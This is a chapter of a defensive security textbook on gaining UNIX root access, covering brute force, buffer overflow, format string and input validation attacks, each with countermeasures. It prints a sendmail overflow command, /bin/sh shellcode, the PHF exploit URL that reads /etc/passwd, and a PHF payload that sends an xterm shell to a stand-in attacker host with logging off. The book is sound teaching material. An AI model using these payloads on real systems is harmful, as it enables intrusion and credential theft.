CHAPTER 7

Some feel drugs are about the only thing more addicting than obtaining root access on a UNIX system. The pursuit of root access dates back to the early days of UNIX, so we need to provide some historical background on its evolution.

THE QUEST FOR ROOT

In 1969, Ken Thompson, and later Dennis Ritchie, of AT&T, decided that the MULTICS (Multiplexed Information and Computing System) project wasn't progressing as fast as they would have liked. Their decision to "hack up" a new operating system called UNIX forever changed the landscape of computing. UNIX was intended to be a powerful, robust, multiuser operating system that excelled at running programs, specifically, small programs called *tools.* Security was not one of UNIX's primary design characteristics, although UNIX does have a great deal of security if implemented properly. UNIX's promiscuity was a result of the open nature of developing and enhancing the operating system kernel, as well as the small tools that made this operating system so powerful. The early UNIX environments were usually located inside Bell Labs or in a university setting where security was controlled primarily by physical means. Thus, any user who had physical access to a UNIX system was considered authorized. In many cases, implementing root-level passwords was considered a hindrance and dismissed.

While UNIX and UNIX-derived operating systems have evolved considerably over the past 30 years, the passion for UNIX and UNIX security has not subsided. Many ardent developers and code hackers scour source code for potential vulnerabilities. Furthermore, it is a badge of honor to post newly discovered vulnerabilities to security mailing lists such as Bugtraq. In this chapter, we will explore this fervor to determine how and why the coveted root access is obtained. Throughout this chapter, remember that UNIX has two levels of access: the all-powerful root and everything else. There is no substitute for root!

A Brief Review

You may recall in Chapters 1 through 3 that we discussed ways to identify UNIX systems and enumerate information. We used port scanners such as `nmap` to help identify open TCP/UDP ports, as well as to fingerprint the target operating system or device. We used `rpcinfo` and `showmount` to enumerate RPC service and NFS mount points, respectively. We even used the all-purpose `netcat` (`nc`) to grab banners that leak juicy information, such as the applications and associated versions in use. In this chapter, we will explore the actual exploitation and related techniques of a UNIX system. It is important to remember that footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation. Footprinting must be executed in a thorough and methodical fashion to ensure that every possible piece of information is uncovered. Once we have this information, we need to make some educated guesses about the potential vulnerabilities that may be present on the target system. This process is known as vulnerability mapping.

Vulnerability Mapping

Vulnerability mapping is the process of mapping specific security attributes of a system to an associated vulnerability or potential vulnerability. This is a critical phase in the actual exploitation of a target system that should not be overlooked. It is necessary for attackers to map attributes such as listening services, specific version numbers of running servers (for example, Apache 1.3.9 being used for HTTP and `sendmail` 8.9.10 being used for SMTP), system architecture, and username information to potential security holes. Attackers can use several methods to accomplish this task:

- Manually map specific system attributes against publicly available sources of vulnerability information, such as Bugtraq, Computer Emergency Response Team (CERT) advisories (http://www.cert.org), and vendor security alerts. Although this is tedious, it can provide a thorough analysis of potential vulnerabilities without actually exploiting the target system.
- Use public exploit code posted to various security mailing lists and any number of web sites, or write your own code. This will determine the existence of a real vulnerability with a high degree of certainty.
- Use automated vulnerability scanning tools to identify true vulnerabilities, such as nessus (http://www.nessus.org).

All these methods have their pros and cons. However, it is important to remember that only uneducated attackers known as "script kiddies" will skip the vulnerability mapping stage by throwing everything and the kitchen sink at a system to get in without knowing how and why an exploit works. We have witnessed many real-life attacks where the perpetrators were trying to use UNIX exploits against a Windows NT system. Needless to say, these attackers were inexpert and unsuccessful. The following list summarizes key points to consider when performing vulnerability mapping:

- Perform network reconnaissance against the target system.
- Map attributes such as operating system, architecture, and specific versions of listening services to known vulnerabilities and exploits.
- Perform target acquisition by identifying and selecting key systems.
- Enumerate and prioritize potential points of entry.

REMOTE ACCESS VS. LOCAL ACCESS

The remainder of this chapter is broken into two major sections: remote and local access. *Remote access* is defined as gaining access via the network (for example, a listening service) or other communication channel. *Local access* is defined as having an actual command shell or login to the system. Local access attacks are also referred to as *privilege escalation attacks.* It is important to understand the relationship between remote and local access. Attackers

follow a logical progression, remotely exploiting a vulnerability in a listening service and then gaining local shell access. Once shell access is obtained, the attackers are considered to be local on the system. We try to logically break out the types of attacks that are used to gain remote access and provide relevant examples. Once remote access is obtained, we explain common ways attackers escalate their local privileges to root. Finally, we explain information-gathering techniques that allow attackers to garner information about the local system so that it can be used as a staging point for additional attacks. It is important to remember that this chapter is not a comprehensive book on UNIX security. For that we refer you to *Practical UNIX & Internet Security* by Simson Garfinkel and Gene Spafford. Additionally, this chapter cannot cover every conceivable UNIX exploit and flavor of UNIX. That would be a book in itself. In fact, an entire book has been dedicated to hacking Linux—*Hacking Linux Exposed* by Brian Hatch, James Lee, and George Kurtz (Osborne/McGraw-Hill, 2001). Rather, we aim to categorize these attacks and to explain the theory behind them. Thus, when a new attack is discovered, it will be easy to understand how it works, though it was not specifically covered. We take the "teach a man to fish and feed him for life" approach rather than the "feed him for a day" approach.

REMOTE ACCESS

As mentioned previously, remote access involves network access or access to another communications channel, such as a dial-in modem attached to a UNIX system. We find that analog/ISDN remote access security at most organizations is abysmal. We are limiting our discussion, however, to accessing a UNIX system from the network via TCP/IP. After all, TCP/IP is the cornerstone of the Internet, and it is most relevant to our discussion on UNIX security.

The media would like everyone to believe that some sort of magic is involved with compromising the security of a UNIX system. In reality, four primary methods are used to remotely circumvent the security of a UNIX system:

1. Exploiting a listening service (for example, TCP/UDP)
2. Routing through a UNIX system that is providing security between two or more networks
3. User-initiated remote execution attacks (for example, hostile web site, Trojan horse email, and so on)
4. Exploiting a process or program that has placed the network interface card into promiscuous mode

Let's take a look at a few examples to understand how different types of attacks fit into the preceding categories.

- **Exploit a Listening Service** Someone gives you a user ID and password and says, "break into my system." This is an example of exploiting a listening service. How can you log in to the system if it is not running a service that allows interactive logins (`telnet`, `ftp`, `rlogin`, or `ssh`)? What about when the latest

BIND vulnerability of the week is discovered? Are your systems vulnerable? Potentially, but attackers would have to exploit a listening service, BIND, to gain access. It is imperative to remember that a service must be listening to gain access. If a service is not listening, it cannot be broken into remotely.

- **Route Through a UNIX System** Your UNIX firewall was circumvented by attackers. "How is this possible? We don't allow any inbound services," you say. In many instances, attackers circumvent UNIX firewalls by source routing packets through the firewall to internal systems. This feat is possible because the UNIX kernel had IP forwarding enabled when the firewall application should have been performing this function. In most of these cases, the attackers never actually broke into the firewall; they simply used it as a router.
- **User-Initiated Remote Execution** Are you safe because you disabled all services on your UNIX system? Maybe not. What if you surf to www.evilhacker.org, and your web browser executes malicious code that connects back to the evil site? This may allow evilhacker.org to access your system. Think of the implications of this if you were logged in with root privileges while web surfing.
- **Promiscuous Mode Attacks** What happens if your network sniffer, such as `tcpdump`, has vulnerabilities? Are you exposing your system to attack merely by sniffing traffic? You bet. An attacker can send in a carefully crafted packet that turns your network sniffer into your worst security nightmare.

Throughout this section, we will address specific remote attacks that fall under one of the preceding four categories. If you have any doubt about how a remote attack is possible, just ask yourself four questions:

1. Is there a listening service involved?
2. Does the system perform routing?
3. Did a user or a user's software execute commands that jeopardized the security of the host system?
4. Is your interface card in promiscuous mode and subject to capturing potentially hostile traffic?

You are likely to answer yes to at least one question.

Brute Force Attacks

Popularity:	*8*
Simplicity:	*7*
Impact:	*7*
Risk Rating:	***7***

We start off our discussion of UNIX attacks with the most basic form of attack—brute force password guessing. A brute force attack may not appear sexy, but it is one of the

most effective ways for attackers to gain access to a UNIX system. A brute force attack is nothing more than guessing a user ID/password combination on a service that attempts to authenticate the user before access is granted. The most common types of service that can be brute forced include the following:

- Telnet
- File Transfer Protocol (FTP)
- The "R" commands (`rlogin`, `rsh`, and so on)
- Secure Shell (`ssh`)
- SNMP community names
- Post Office Protocol (POP) and Internet Message Access Protocol (IMAP)
- HyperText Transport Protocol (HTTP/HTTPS)

Recall from our network discovery and enumeration discussion in Chapters 1 through 3 the importance of identifying potential system user IDs. Services like `finger`, `rusers`, and `sendmail` were used to identify user accounts on a target system. Once attackers have a list of user accounts, they can begin trying to gain shell access to the target system by guessing the password associated with one of the IDs. Unfortunately, many user accounts have either a weak password or no password at all. The best illustration of this axiom is the "Joe" account, where the user ID and password are identical. Given enough users, most systems will have at least one Joe account. To our amazement, we have seen thousands of Joe accounts over the course of performing our security reviews. Why are poorly chosen passwords so common? People don't know how to choose strong passwords and are not forced to do so.

While it is entirely possible to guess passwords by hand, most passwords are guessed via an automated brute force utility. Attackers can use several tools to automate brute forcing, including the following:

- **Brutus** http://www.hoobie.net/brutus/
- **brute_web.c** http://packetstormsecurity.org/Exploit_Code_Archive/brute_web.c
- **pop.c** http://packetstormsecurity.org/groups/ADM/ADM-pop.c
- **TeeNet** http://www.phenoelit.de/tn/
- **Pwscan.pl** (part of the VLAD Scanner) http://razor.bindview.com/tools/vlad/index.shtml
- **SNMPbrute** http://packetstormsecurity.org/Crackers/snmpbrute-fixedup.c

Brute Force Countermeasure

The best defense for brute force guessing is to use strong passwords that are not easily guessed. A one-time password mechanism would be most desirable. Some freeware utilities that will help make brute forcing harder to accomplish are listed in Table 7-1.

Tool	Description	Location
Cracklib	Password composition tool	http://www.users.dircon.co.uk/~crypto/download/cracklib,2.7.tgz
Npasswd	A replacement for the `passwd` command	http://www.utexas.edu/cc/unix/software/npasswd/
Secure Remote Password	A new mechanism for performing secure password-based authentication and key exchange over any type of network	http://srp.stanford.edu/
OpenSSH	"R" command replacement with encryption and RSA authentication	http://www.openssh.org/

Table 7-1. Freeware Tools That Help Protect Against Brute Force Attacks

In addition to using the tools in Table 7-1, it is important to implement good password management procedures and to use common sense. Consider the following:

- Ensure all users have a valid password.
- Force a password change every 30 days for privileged accounts and every 60 days for normal users.
- Implement a minimum-length password length of six alphanumeric characters, preferably eight.
- Log multiple authentication failures.
- Configure services to disconnect after three invalid login attempts.
- Implement account lockout where possible. (Be aware of potential denial of service issues of accounts being locked out intentionally by an attacker.)
- Disable services that are not used.
- Implement password composition tools that prohibit the user from choosing a poor password.
- Don't use the same password for every system you log in to.
- Don't write down your password.
- Don't tell your password to others.
- Use one-time passwords when possible.
- Ensure that default accounts such as "setup" and "admin" do not have default passwords.

For additional details on password security guidelines, see AusCERT SA-93:04 (ftp://ftp.auscert.org.au/pub/auscert/advisory/AA-93.04.Password.Policy.Guidelines).

Data Driven Attacks

Now that we've dispensed with the seemingly mundane password guessing attacks, we can explain the de facto standard in gaining remote access—data driven attacks. A *data driven attack* is executed by sending data to an active service that causes unintended or undesirable results. Of course, "unintended and undesirable results" is subjective and depends on whether you are the attacker or the person who programmed the service. From the attacker's perspective, the results are desirable because they permit access to the target system. From the programmer's perspective, his or her program received unexpected data that caused undesirable results. Data driven attacks are categorized as either buffer overflow attacks or input validation attacks. Each attack is described in detail next.

Buffer Overflow Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

In November 1996, the landscape of computing security was forever altered. The moderator of the Bugtraq mailing list, Aleph One, wrote an article for the security publication *Phrack Magazine* (issue 49) titled "Smashing the Stack for Fun and Profit." This article had a profound effect on the state of security because it popularized how poor programming practices can lead to security compromises via buffer overflow attacks. Buffer overflow attacks date as far back as 1988 and the infamous Robert Morris Worm incident. However, useful information about this attack was scant until 1996.

A *buffer overflow condition* occurs when a user or process attempts to place more data into a buffer (or fixed array) than was originally allocated. This type of behavior is associated with specific C functions like `strcpy()`, `strcat()`, and `sprintf()`, among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system. Although we are discussing remote buffer overflow attacks, buffer overflow conditions occur via local programs as well and will be discussed in more detail later. To understand how a buffer overflow occurs, let's examine a very simplistic example.

We have a fixed-length buffer of 128 bytes. Let's assume this buffer defines the amount of data that can be stored as input to the VRFY command of `sendmail`. Recall from Chapter 3 that we used VRFY to help us identify potential users on the target system by trying to verify their email address. Let us also assume that `sendmail` is set user ID (SUID) to root and running with root privileges, which may or may not be true for every system. What happens if attackers connect to the `sendmail` daemon and send a block of data consisting of 1,000 *a*'s to the VRFY command rather than a short username?

```
echo "vrfy `perl -e 'print "a" x 1000'`" |nc www.example.com 25
```

The VRFY buffer is overrun because it was only designed to hold 128 bytes. Stuffing 1,000 bytes into the VRFY buffer could cause a denial of service and crash the `sendmail` daemon. However, it is even more dangerous to have the target system execute code of your choosing. This is exactly how a successful buffer overflow attack works.

Instead of sending 1,000 letter *a*'s to the VRFY command, the attackers will send specific code that will overflow the buffer and execute the command `/bin/sh`. Recall that `sendmail` is running as root, so when `/bin/sh` is executed, the attackers will have instant root access. You may be wondering how `sendmail` knew that the attackers wanted to execute `/bin/sh`. It's simple. When the attack is executed, special assembly code known as the *egg* is sent to the VRFY command as part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, attackers can set the return address of the offending function, allowing the attackers to alter the flow of the program. Instead of the function returning to its proper memory location, the attackers execute the nefarious assembly code that was sent as part of the buffer overflow data, which will run `/bin/sh` with root privileges. Game over.

It is imperative to remember that the assembly code is architecture and operating system dependent. A buffer overflow for Solaris X86 running on Intel CPUs is completely different from one for Solaris running on SPARC systems. The following listing illustrates what an egg, or assembly code specific to Linux X86, looks like:

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

It should be evident that buffer overflow attacks are extremely dangerous and have resulted in many security-related breaches. Our example is very simplistic—it is extremely difficult to create a working egg. However, most system-dependent eggs have already been created and are available via the Internet. The process of actually creating an egg is beyond the scope of this text, and you are advised to review Aleph One's article in *Phrack Magazine* (49) at http://www.codetalker.com/whitepapers/other/p49-14.html. To beef up your assembly skills, consult *Panic—UNIX System Crash and Dump Analysis* by Chris Drake and Kimberley Brown. In addition, the friendly Teso folks have created some tools that will automatically generate shellcode. Hellkit, among other shellcode creation tools, can be found at http://teso.scene.at/releases/hellkit-1.2.tar.gz.

Buffer Overflow Attack Countermeasures

Secure Coding Practices The best countermeasure for buffer overflow is secure programming practices. Although it is impossible to design and code a program that is completely free of bugs, you can take steps to help minimize buffer overflow conditions. We recommend the following:

- Design the program from the outset with security in mind. All too often, programs are coded hastily in an effort to meet some program manager's deadline. Security is the last item to be addressed and falls by the wayside.

Vendors border on being negligent with some of the code that has been released recently. Many vendors are well aware of such slipshod security coding practices, but do not take the time to address such issues. Consult the Secure UNIX Program FAQ at http://www.whitefang.com/sup/index.html for more information.

- Consider the use of "safer" compilers such as StackGuard from Immunix (http://immunix.org/). Their approach is to immunize the programs at compile time to help minimize the impact of buffer overflow. Additionally, proof-of-concept defense mechanisms include Libsafe (http://www.avayalabs.com/project/libsafe/index.html), which aims to intercept calls to vulnerable functions on a systemwide basis. For a complete description of Libsafe's capabilities and gory detail on exactly how buffer overflows work, see http://the.wiretapped.net/security/host-security/libsafe/paper.html#sec:exploit. Keep in mind that these mechanisms are not a silver bullet, and users should not be lulled into a false sense of security.
- Validate arguments when received from a user or program. This may slow down some programs, but it tends to increase the security of each application. This includes bounds checking each variable, especially environment variables.
- Use secure routines such as `fget()`, `strncpy()`, and `strncat()`, and check the return codes from system calls.
- Reduce the amount of code that runs with root privileges. This includes minimizing the use of SUID root programs where possible. Even if a buffer overflow attack were executed, users would still have to escalate their privileges to root.
- Above all, apply all relevant vendor security patches.

Test and Audit Each Program It is important to test and audit each program. Many times programmers are unaware of a potential buffer overflow condition; however, a third party can easily detect such defects. One of the best examples of testing and auditing UNIX code is the OpenBSD (http://www.openbsd.org) project run by Theo de Raadt. The OpenBSD camp continually audits their source code and has fixed hundreds of buffer overflow conditions, not to mention many other types of security-related problems. It is this type of thorough auditing that has given OpenBSD a reputation for being one of the most secure (but not impenetrable) free versions of UNIX available.

Disable Unused or Dangerous Services We will continue to address this point throughout the chapter. Disable unused or dangerous services if they are not essential to the operation of the UNIX system. Intruders can't break into a service that is not running. In addition, we highly recommend the use of TCP Wrappers (`tcpd`) and `xinetd` (http://www.synack.net/xinetd/) to selectively apply an access control list on a per-service basis with enhanced logging features. Not every service is capable of being wrapped. However, those that are will greatly enhance your security posture. In addition to wrapping each service, consider using kernel-level packet filtering that comes standard with most free UNIX operating systems (for example, `ipchains` or `netfilter` for Linux and `ipf` for BSD). For a good primer on using `ipchains` to secure your system, see

http://www.tldp.org/HOWTO/IPCHAINS-HOWTO.html. For Linux 2.4 kernels using `netfilter`, see http://www.netfilter.org/unreliable-guides/netfilter-hacking-HOWTO/. `Ipf` from Darren Reed is one of the better packages and can be added to many different flavors of UNIX (except Linux). See http://www.obfuscation.org/ipf/ipf-howto.html for more information.

Disable Stack Execution Some purists may frown on disabling stack execution in favor of ensuring each program is buffer-overflow free. It has few side effects, however, and protects many systems from some canned exploits. In Linux, a no–stack execution patch is available for the 2.0.*x* and 2.2.*x, and 2.4.x* series kernels. This patch can be found at http://www.openwall.com/linux/ and is primarily the work of the programmer extraordinaire Solar Designer. In addition, you can play with the Openwall version of Linux at http://www.openwall.com/Owl/. This distribution is designed to be secure from the ground up by employing many of the security concepts embraced by Solar Designer as well as undergoing a proactive source code review.

For Solaris 2.6, 7, and 8, we highly recommend enabling the "no-stack execution" settings. This will prevent many Solaris-related buffer overflows from working. Although the SPARC and Intel application binary interface (ABI) mandates that the stack has execute permission, most programs can function correctly with stack execution disabled. By default, stack execution is enabled in Solaris 2.6, 7, and 8. To disable stack execution, add the following entry to the `/etc/system file`:

```
set noexec_user_stack=1
set noexec_user_stack_log =1
```

Keep in mind that disabling stack execution is not foolproof. Disabling stack execution will normally log any program that tries to execute code on the stack, and it tends to thwart most script kiddies. However, experienced attackers are quite capable of writing (and distributing) code that exploits a buffer overflow condition on a system with stack execution disabled.

People go out of their way to prevent stack-based buffer overflows by disabling stack execution, but other dangers lie in poorly written code. While not getting a lot of attention, heap-based overflows are just as dangerous. Heap-based overflows are based on overrunning memory that has been dynamically allocated by an application. This process differs from stack-based overflows, which depend on overflowing a fixed-length buffer. Unfortunately, vendors do not have equivalent "no heap execution" settings. Thus, do not become lulled into a false sense of security by just disabling stack execution. You can find more information on heap-based overflows from the research the w00w00 team has performed at http://www.w00w00.org/files/heaptut/heaptut.txt.

In addition to the aforementioned countermeasures, intrusion prevention packages such as Saint Jude can be used to stop exploits in their tracks. Saint Jude (http://prdownloads.sourceforge.net/stjude/) is a Linux Kernel Module for the 2.2.0 and 2.4.0 series of kernels. This module implements the Saint Jude model for improper privilege transitions (http://prdownloads.sourceforge.net/stjude/StJudeModel.pdf). This security paradigm will permit the discovery of local, and ultimately, remote, root exploits during the exploit itself (for example, buffer overflow conditions). Once discovered,

Saint Jude will terminate the execution, preventing the root exploit from occurring. This is done without checking for attack signatures of known exploits, and thus should work for both known and unknown exploits.

Format String Attacks

Popularity:	*8*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

Every few years a new class of vulnerabilities takes the security scene by storm. Format string vulnerabilities had lingered around software code for years, but the risk had not been evident until mid-2000. As mentioned earlier, the class's closest relative, the buffer overflow, had been documented by 1996. Format string and buffer overflow attacks are mechanically similar, and both attacks stem from lazy programming practices.

A format string vulnerability arises in subtle programming errors in the formatted output family of functions, which includes `printf()` and `sprintf()`. An attacker can take advantage of this by passing carefully crafted text strings containing formatting directives, which can cause the target computer to execute arbitrary commands. This can lead to serious security risks if the targeted vulnerable application is running with root privileges. Of course, most attackers will focus their efforts on exploiting format string vulnerabilities in SUID root programs.

Format strings are very useful when used properly. They provide a way of formatting text output by taking in a dynamic number of arguments, each of which should properly match up to a formatting directive in the string. This is accomplished by the function, `printf`, which scans the format string for "%" characters. When a "%" is found, an argument is retrieved via the `stdarg` function family. The following characters are assessed as directives, manipulating how the variable will be formatted as a text string. An example would be the `%i` directive to format an integer variable to a readable decimal value. In this case, `printf("%i", val)` would print the decimal representation of *val* on the screen for the user. Security problems arise when the number of directives does not match the number of supplied arguments. It is important to note that each supplied argument that will be formatted is stored on the stack. If more directives than supplied arguments are present, then all subsequent data stored on the stack will be used as the supplied arguments. Thus, a mismatch in directives and supplied arguments will lead to erroneous output.

Another problem occurs when a lazy programmer uses a user-supplied string as the format string itself, instead of using more appropriate string output functions. An example of this poor programming practice is printing the string stored in a variable *buf*. For example, you could simply use `puts(buf)` to output the string to the screen, or, if you wish, `printf("%s", buf)`. A problem arises when the programmer does not follow the guidelines for the formatted output functions. Although subsequent arguments are optional in `printf()`, the first argument *must* always be the format string. If a user-supplied argument is used as this format string, such as in `printf(buf)`, it may pose a

serious security risk to the offending program. A user could easily read out data stored in the process memory space by passing proper format directives such as `%x` to display each successive WORD on the stack.

Reading process memory space can be a problem in itself. However, it is much more devastating if an attacker has the ability to directly write to memory. Luckily for the attacker, the `printf()` functions provide us with the `%n` directive. `printf()` does not format and output the corresponding argument, but takes the argument to be the memory address of an integer and stores the number of characters written so far to that location. The last key to the format string vulnerability is the ability of the attacker to position data onto the stack to be processed by the attacker's format string directives. This is readily accomplished via `printf` and the way it handles the processing of the format string itself. Data is conveniently placed onto the stack before being processed. Thus, eventually, if enough extra directives are provided in the format string, the format string itself will be used as subsequent arguments for its own directives.

Here is an example of an offending program:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
      char buf[2048] = { 0 };
      strncpy(buf, argv[1], sizeof(buf) - 1);
      printf(buf);
      putchar('\n');
      return(0);
}
```

And here is the program in action:

```
[shadow $] ./code DDDD%x%x
DDDDbffffaa44444444
```

What you will notice is that the `%x`'s formatted integer-sized arguments on the stack and output them as hexadecimal; but what is interesting is the second argument output, "44444444," which is represented in memory as the string "DDDD," the first part of the supplied format string. If you were to change the second `%x` to `%n`, a segmentation fault might occur due to the application trying to write to the address `0x44444444`, unless, of course, it is writable. It is common for an attacker (and many canned exploits) to overwrite the return address on the stack. Overwriting the address on the stack would cause the function to return to a malicious segment of code the attacker supplied within the format string. As you can see, this situation is deteriorating precipitously, one of the main reasons format string attacks are so deadly.

Format String Attack Countermeasures

Many format string attacks use the same principle as buffer overflow attacks, which is related to overwriting the function's return call. Thus, many of the aforementioned buffer overflow countermeasures apply.

Additionally, we are starting to see more measures to help protect against format string attacks. FormatGuard for Linux is implemented as an enhancement to glibc, providing the `printf` family of macros in `stdio.h` and the wrapped functions as part of glibc. FormatGuard is distributed under glibc's LGPL and can be downloaded at http://download.immunix.org/ImmunixOS/.

Input Validation Attacks

Popularity:	*8*
Simplicity:	*9*
Impact:	*8*
Risk Rating:	*8*

In 1996, Jennifer Myers identified and reported the infamous PHF vulnerability. This attack is rather dated, but it provides an excellent example of an input validation attack. To reiterate, if you understand how this attack works, your understanding can be applied to many other attacks of the same genre, even though it is an older attack. We will not spend an inordinate amount of time on this subject, as it is covered in additional detail in Chapter 15. Our purpose is to explain what an input validation attack is and how it may allow attackers to gain access to a UNIX system.

An input validation attack occurs when

- A program fails to recognize syntactically incorrect input.
- A module accepts extraneous input.
- A module fails to handle missing input fields.
- A field-value correlation error occurs.

PHF is a Common Gateway Interface (CGI) script that came standard with early versions of Apache web server and NCSA HTTPD. Unfortunately, this program did not properly parse and validate the input it received. The original version of the PHF script accepted the newline character (`%0a`) and executed any subsequent commands with the privileges of the user ID running the web server. The original PHF exploit was as follows:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

As it was written, this exploit did nothing more than `cat` the password file. Of course, this information could be used to identify users' IDs as well as encrypted passwords, assuming the password files were not shadowed. In most cases, an unskilled attacker would try to crack the password file and log in to the vulnerable system. A more sophisticated attacker could have gained direct shell access to the system, as described later in this chapter. Keep in mind that this vulnerability allowed attackers to execute *any* commands with the privileges of the user ID running the web server. In most cases, the user ID was "nobody," but there were many unfortunate sites that committed the cardinal sin of running their web server with root privileges.

PHF was a very popular attack in 1996 and 1997, and many sites were compromised as a result of this simple but effective exploit. It is important to understand how the vulnerability was exploited so that this concept can be applied to other input validation attacks, because dozens of these attacks are in the wild. In UNIX, *metacharacters* are reserved for special purposes. These metacharacters include but are not limited to

```
\ / < > ! $ % ^ & * | { } [ ] " ' ` ~ ;
```

If a program or CGI script were to accept user-supplied input and not properly validate this data, the program could be tricked into executing arbitrary code. This is typically referred to as "escaping out" to a shell and usually involves passing one of the UNIX metacharacters as user-supplied input. This is a very common attack and by no means is limited to just PHF. Many examples exist of insecure CGI programs that were supplied as part of a default web server installation. Worse, many vulnerable programs are written by web site developers who have little experience in writing secure programs. Unfortunately, these attacks will only continue to proliferate as eCommerce-enabled applications provide additional functionality and increase their complexity.

Input Validation Countermeasure

As mentioned earlier, secure coding practices are one of the best preventative security measures, and this concept holds true for input validation attacks. It is absolutely critical to ensure that programs and scripts accept only data they are supposed to receive, and that they disregard everything else. The WWW Security FAQ is a wonderful resource to help you keep your CGI programs secure and can be found at http://www.w3.org/Security/Faq/www-security-faq.zip. It's difficult to exclude every bad piece of data; inevitably, you will miss one critical item. In addition, audit and test all code after completion.

I Want My Shell

Now that we have discussed the two primary ways remote attackers gain access to a UNIX system, we need to describe several techniques used to obtain shell access. It is important to keep in mind that a primary goal of any attacker is to gain command-line or shell access to the target system. Traditionally, interactive shell access is achieved by remotely logging in to a UNIX server via `telnet`, `rlogin`, or `ssh`. Additionally, you can execute commands via `rsh`, `ssh`, or `rexec` without having an interactive login. At this point, you may be wondering what happens if remote login services are turned off or blocked by a firewall. How can attackers gain shell access to the target system? Good question. Let's create a scenario and explore multiple ways attackers can gain interactive shell access to a UNIX system. Figure 7-1 illustrates these methods.

Suppose that attackers are trying to gain access to a UNIX-based web server that resides behind an industrial-based packet inspection firewall or router. The brand is not important—what is important is understanding that the firewall is a routing-based firewall and is not proxying any services. The only services that are allowed through the firewall are HTTP, port 80, and HTTP over SSL (HTTPS), port 443. Now assume that the web server is vulnerable to an input validation attack such as the PHF attack mentioned earlier. The web server is




Figure 7-1. A simplistic DMZ architecture

also running with the privileges of "nobody," which is common and is considered a good security practice. If attackers can successfully exploit the PHF input validation condition, they can execute code on the web server as the user "nobody." Executing commands on the target web server is critical, but it is only the first step in gaining interactive shell access.

Operation X

Popularity:	*7*
Simplicity:	*3*
Impact:	*8*
Risk Rating:	***6***

Because the attackers are able to execute commands on the web server via the PHF attack, one of the first techniques to obtain interactive shell access is to take advantage of the UNIX X Window System. X is the windowing facility that allows many different programs to share a graphical display. X is extremely robust and allows X-based client programs to display their output to the local X server or to a remote X server running on ports 6000–6063. One of the most useful X clients to attackers is `xterm`. `Xterm` is used to start a local command shell when running X. However, by enabling the `–display` option, attackers can direct a command shell to the attackers' X server. Presto, instant shell access.

Let's take a look at how attackers might exploit PHF to do more than just display the contents of the `passwd` file. Recall from earlier the original PHF exploit:

```
/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

Since attackers are able to execute remote commands on the web server, a slightly modified version of this exploit will grant interactive shell access. All that attackers need to do is change the command that is executed from `/bin/cat /etc/passwd` to `/usr/X11R6/bin/xterm –ut –display evil_hackers_IP:0.0` as follows:

```
/cgi-bin/phf?Qalias=x%0a/usr/X11R6/bin/xterm%20-ut%20-
display%20evil_hackers_IP:0.0
```

The remote web server will then execute an `xterm` and display it back to the evil_hackers X server with a window ID of 0 and screen ID of 0. The attacker now has total control of the system. Since the `–ut` option was enabled, this activity will not be logged by the system. Additionally, the `%20` is the hex equivalent of a space character used to denote spaces between commands (`man ascii`, for more information). Thus, the attackers were able to gain interactive shell access without logging in to any service on the web server. You will also notice the full path of the `xterm` binary was used. The full path is usually included because the PATH environment variable may not be properly set when the exploit is executed. Using a fully qualified execution path ensures the web server will find the `xterm` binary.

Reverse Telnet and Back Channels

Popularity:	*5*
Simplicity:	*3*
Impact:	*8*
Risk Rating:	***5***

`Xterm` magic is a good start for attackers, but what happens when cagey admins remove X from their system? Removing X from a UNIX server can enhance the security of a UNIX system. However, there are always additional methods of gaining access to the target server, such as creating a back channel. We define *back channel* as a mechanism where the communication channel originates from the target system *rather* than from the attacking system. Remember, in our scenario, attackers cannot obtain an interactive shell in the traditional sense because all ports except 80 and 443 are blocked by the firewall. So, the attackers must originate a session from the vulnerable UNIX server to the attackers' system by creating a back channel.

